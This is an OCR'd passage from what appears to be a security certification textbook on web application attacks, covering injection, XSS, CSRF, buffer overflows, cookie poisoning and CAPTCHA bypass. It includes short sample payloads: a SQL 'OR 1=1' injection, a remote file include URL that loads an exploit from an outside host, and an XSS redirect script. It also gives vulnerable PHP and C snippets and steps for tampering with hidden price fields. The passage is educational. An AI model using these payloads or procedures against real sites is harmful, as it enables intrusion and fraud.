
  SQL injection is the most common website vulnerability on the Internet, and is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application, for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.

- **Command Injection**

  Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are highly dangerous.

- **LADP Injection**

  LDAP injection is an attack method in which websites that constructs LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, then the attacker modifies the LDAP statement with the help of a local proxy. This in turn results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



SQL injection attacks use command sequences from **Structured Query Language** (SQL) statements to control database data directly. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement. For example, the following SQL statement,

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```


The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. Attackers carryout the SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to:


- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases

Note: Module 13: SQL Injection provides complete coverage of SQL Injection concepts and techniques.

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to the backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert the poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, a program frequently used is Sendmail. Carefully scrub an application before passing piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is a dangerous practice and rather widespread, as it is a command injection. Command injection attacks are easy to carry out and discover, but they are difficult to understand.





A file injection attack is a technique used to exploit "**dynamic file include**" mechanisms in web applications. It occurs when a user is allowed to supply input for the include command dynamically, and is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files relay using elements from the HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
 <select name="DRINK">
 <option value="pepsi">pepsi</option>
 <option value="coke">coke</option>
 </select>
 <input type="submit">
</form>
```


Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.


Exploit code:

http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?



An LDAP (**lightweight directory access protocol**) injection attack works in the same way as a SQL injection attack. It runs on an Internet transport protocol such as TCP, and is an open-standard protocol for manipulating and querying directory services.


LDAP attacks exploit web-based applications constructed based on LDAP statements by using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. An important defense against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow executing unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as that of the component of the web application that executed the command.



Attackers commonly use LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in user-supplied input to determine whether the application is vulnerable to LDAP injection, and evaluates the web application's output.

Depending upon the implementation of the target, attackers use LDAP injection to achieve:

- Login Bypass
- Information Disclosure
- Privilege Escalation
- Information Alteration



Attackers use hidden manipulation attacks against e-commerce websites, as most of these sites have hidden fields in price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During development of such programs, developers feel that all their applications are safe, but hackers can manipulate the product prices and even complete transactions with the altered prices.

Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks incur huge losses for website owners, even though they might be using the latest anti-virus software, firewalls, intrusion detection systems, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. Below is an example of such code:


```
<input type="hidden" name= "PRICE" value="200.00">
  Product name: <input type= "text" name="product" value="Juggyboy Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value= "submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hidden field** (e.g., "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g., "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy button** to perform electronic shoplifting via hidden manipulation.

Cross-Site Scripting (XSS) Attacks


- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**

Malicious **script** execution	Session hijacking
Redirecting to a **malicious server**	Brute force **password** cracking
Exploiting user **privileges**	**Data** theft
Ads in hidden **IFRAMES** and **pop-ups**	Intranet probing
Data manipulation	**Key logging** and remote monitoring





A Web page consists of text and HTML markup, created by the server and obtained by the client browser. Servers can control client's interpretation about the statically generated pages but cannot completely control client's interpretation about the output of the page generated dynamically by the servers. Thus, if the attackers insert untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, databases queries, and so on.


If the dynamic data inserted by the web server contain special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to their site.




In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to malicious script and sends it to the victim, luring the victim to click the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he constructs a link embedded with a malicious script and sends an email to the target user. When the user **clicks the link**, the malicious script runs, asking the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to **impersonate** the user to gain access to the user's online bank account and perform other fraudulent activities.











The attacker finds XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.juggyboy.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web-application database server and runs in background. When a user visits the TechPost website, the malicious script injected in the TechPost comment field by the attacker activates and redirects the user to the malicious website **juggyboy.com**.



Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch the attack by changing the comments feature using malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish attackers' goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. So he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks OK in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.




The XSSed project was started with the scope of increasing security and privacy on the web. This project notifies the professional and amateur webmasters and web developers about any cross-site scripting vulnerability affecting their online properties. The website used validates all the submitted XSS vulnerable websites and then publishes them on the archive. It assists all website owners to remediate the cross-site scripting issues by bringing them up to their attention on a timely manner.

An attacker uses the XSSed website to search the target website in the list of the XSS Archive page. If the list of XSS Archive page contains the target website, it means that the website is vulnerable to XSS attacks. The attacker then makes use of the XSS vulnerabilities in its web application and performs XSS based attacks to exploit it.


There are various offline and online "**cheat sheets**" available for XSS attack. These XSS cheat sheets are the collection of possible and mostly used XSS inputs (scripts) that attacker can use to carry out XSS attack on their target sites. The diagram below depicts different XSS cheat codes to test XSS vulnerabilities.

Source: *http://www.xssed.com*




Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financially related websites commonly contain CSRF vulnerabilities. Usually, the outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications in differentiating a request made using malicious code from a genuine request exposes it to CSRF attack.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running, and the attacker gains access to the user's browser.




In a cross-site request forgery attack, the attacker waits for the user to connect with a trusted server, and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The above diagram explains the step-by-step process involved in a CSRF attack.




In web-application denial-of-service attacks, attackers try to exhaust CPUs, memory, sockets, disk bandwidth, database bandwidth, and worker processes.

Some of the common ways to perform a web-application DoS attack are:

- Bandwidth consumption – flooding a network with data
- Resource starvation – depleting a system's resources
- Programming flaws – exploiting buffer overflows
- Routing and DNS attacks – manipulating DNS tables to point to alternate IP addresses



Developers design most web applications to serve or withstand limited requests. If a server receives more requests than its capacity will allow, it may crash, as it cannot respond to all the simultaneous requests. Attackers take advantage of these server limitations to launch denial-of-service attacks on the web applications and flood them with requests. Once the web application receives enough requests, it stops responding to other requests, because the attacker has exceeded the application's capacity with false requests.



A buffer overflow involves overriding the portion of a target process's address space to control the execution of its process, to crash it completely, and to modify internal variables. Overflow of buffer damages the execution stack of a web application. An attacker can then send specially crafted input to the web application, so that it executes the arbitrary code, allowing the attacker to successfully take over the machine.

Attackers modify function pointers used by the application to redirect program execution through a jump or call instruction to a location in memory containing the malicious code. Buffer overflows are not easy to discover, and even upon discovery, they are difficult to exploit. However, an attacker who recognizes a potential buffer overflow can access a staggering array of products and components.

- **Buffer Overflow Potential**

  Both the web application and server products, which act as static or dynamic features of the site or web application, contain the potential for a buffer overflow error. Buffer overflow potential in server products is commonly known and creates a threat to the users of that product. When web applications use libraries, they become vulnerable to a possible buffer overflow attack.

  Custom web application code, through which a web application passes, may also contain buffer overflow potential. It is not easy to detect the buffer overflow errors in a custom web application. There are fewer attackers who find and exploit such errors. If it exits in the custom application (other than crash application), the capacity to use this

error is reduced by the fact that both the source code and error message are not accessible to the attacker.

Vulnerable Code

Given below is a sample vulnerable code for buffer overflow:

```
int main(int argc, char *argv[]) {
char *dest_buffer;
dest_buffer = (char *) malloc(10);
if (NULL == dest_buffer)
return -1;
if (argc > 1) {
strcpy(dest_buffer, argv[1]);
printf("The first command-line argument is %s.\n", dest_buffer); }
else { printf("No command-line argument was given.\n"); }
free(dest_buffer);
return 0; }
```

Cookies usually used to maintain session between web applications and users, thus cookies sometimes need to transmit sensitive credentials frequently. The attacker can modify the cookies information with ease to escalate access or assume the identity of another user.

Usually, the aim of sessions is to uniquely bind every individual with the web applications they are accessing. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie, so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view cookies a false sense of security.

Threats

The compromise of cookies and sessions can provide an attacker with user credentials, allowing the attacker to access the account in order to assume the identity of other users of an


application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. Cookies can be persistent or non-persistent, and secure or non-secure. It can be one of these four variants. Persistent cookies are stored on a disk and non-persistent cookies are stored in memory. Web application transfers secure cookies only through SSL connections.

Web applications use cookies to simulate a stateful experience, depending on the end user and identity of the server side of web application components. This attack alters the value of a cookie at the client side prior to the request to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the user computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.

Session fixation helps an attacker to hijack a valid user session. In this attack, the attacker authenticates him or herself with a known session ID and then lures the victim to use the same session ID. If the victim uses the session ID sent by the attacker, the attacker hijacks the user validated session with the knowledge of the used session ID.



CAPTCHAs (Completely Automated Public Turing test to tell Computers and Humans Apart) prevent automated software from performing actions that degrade the quality of service of a given system, whether because of abuse or resource expenditure. Each CAPTCHA implementation derives its strength from increasing system complexity to perform image preprocessing, segmentation, and classification.

Breaching Client-Side Trust

Secure design principles for web applications and distributed systems recommend not trusting the client to perform security checks. Research shows that many developers rely on clients to perform CAPTCHA validation, generation, and storage. This allows the clients to directly access CAPTCHA solutions, bypass the verification process, and generate CAPTCHAs of their own choice.

Discussed below are the client-side flaws in CAPTCHA implementations:

- **Hidden Fields and Client-Side Storage**

  Hidden fields have long been used as an insecure means of passing sensitive information between a client and server. However, CAPTCHA implementations rely on hidden fields to relay CAPTCHA solutions between the client and server. These implementations rely solely on a client-provided value for both the CAPTCHA solution and the user-entered CAPTCHA value. This has allowed attackers to provide their own values, leaving the server with no means of performing meaningful validation, as it does not have access to

the original CAPTCHA solution. This particular implementation requires minimum effort to break and does not offer any protection. Occasionally, some implementations have relied on JavaScript code and hidden fields to verify the CAPTCHA on the client side, with no validation on the server side.

- **Chosen CAPTCHA Text Attack**

  A few websites delegate CAPTCHA generation routines to the clients while retaining the verification component at the server. This delegation allows the attacker to choose the CAPTCHA value and completely bypass the protection offered. Hence, the name "chosen CAPTCHA text attack".

  Real-time CAPTCHA implementation:

  - On the registration page, JavaScript code generates a random number.
  - This random number is sent from the client to the server, along with a SESSIONID to generate a CAPTCHA image.
  - The server generates the CAPTCHA image with a random number received from the client. The random number is also stored in an HTTP session for verification purposes.
  - The client retrieves CAPTCHA image and displays it on the registration page as a challenge for the user.

  To exploit this vulnerability, an attacker does the following:

  - The attackers obtain a valid SESSIONID.
  - They set the CAPTCHA value of their choice into the HTTP session by using the SESSIONID obtained in the above step.
  - They submit the attacker-generated CAPTCHA value to bypass the protection.

- **Arithmetic CAPTCHAs**

  Arithmetic CAPTCHAs require the user to solve an arithmetic problem. When CAPTCHA data are stored client-side, the effort required to bypass this CAPTCHA implementation is minimal: it is only necessary to parse the HTML content of the returned page, extract the arithmetic question, and solve it on the client side. Thus, any implementation that stores CAPTCHA data client-side fails to offer any significant protection.

Manipulating Server-Side Implementation

Attackers can also compromise CAPTCHA security by exploiting flaws in server-side CAPTCHA implementation. Below is a discussion of server-side flaws in CAPTCHA Implementation:

- **Use of Finite, Static, and Dynamic CAPTCHA Identifiers**

  Randomly generating CAPTCHAs during runtime is one of the important aspects of a secure CAPTCHA design. Many websites use a finite number of CAPTCHAs, and each website recognizes CAPTCHA using an identifier. These identifiers can be either numeric or a character strings of finite length. The identifiers are generally sent to the client as

hidden fields, or they are available as part of a URL during CAPTCHA retrieval. Further, some websites do not ever change the CAPTCHA identifiers, while others change them periodically. Rainbow table–based attack vectors target websites that use a finite CAPTCHA set, as discussed below:

- **Attacking static CAPTCHA identifiers**

  For websites that use static CAPTCHA identifiers, a large number of CAPTCHAs can be downloaded and solved locally using optical character recognition (OCR) engines, custom solvers, or manually. One can create a rainbow table with a static CAPTCHA identifier and the solution. Whenever the server returns a CAPTCHA identifier for which there is a pre-solved value available, the rainbow table quickly looks up submits the solution to bypass the CAPTCHA restriction. Users can send multiple CAPTCHA requests to the server, until it returns a CAPTCHA with a known identifier.

- **Attacking dynamic CAPTCHA identifiers**

  A computationally slow alternative to implementations that periodically or randomly change CAPTCHA identifiers but retain their finite image set is:

  1. Download a large number of CAPTCHAs locally.
  2. Compute cryptographic hashes (MD5/SHA1/etc.) for the downloaded CAPTCHAs.
  3. Solve the downloaded CAPTCHAs locally using OCR engines, custom solvers, or manually.
  4. Create a rainbow table with CAPTCHA hash (calculated above) as the key and the corresponding solution.
  5. Once the server returns a CAPTCHA with a pre-existing hash, the solution can be looked up and submitted to bypass the CAPTCHA restriction.

In-Session CAPTCHA Brute-Forcing

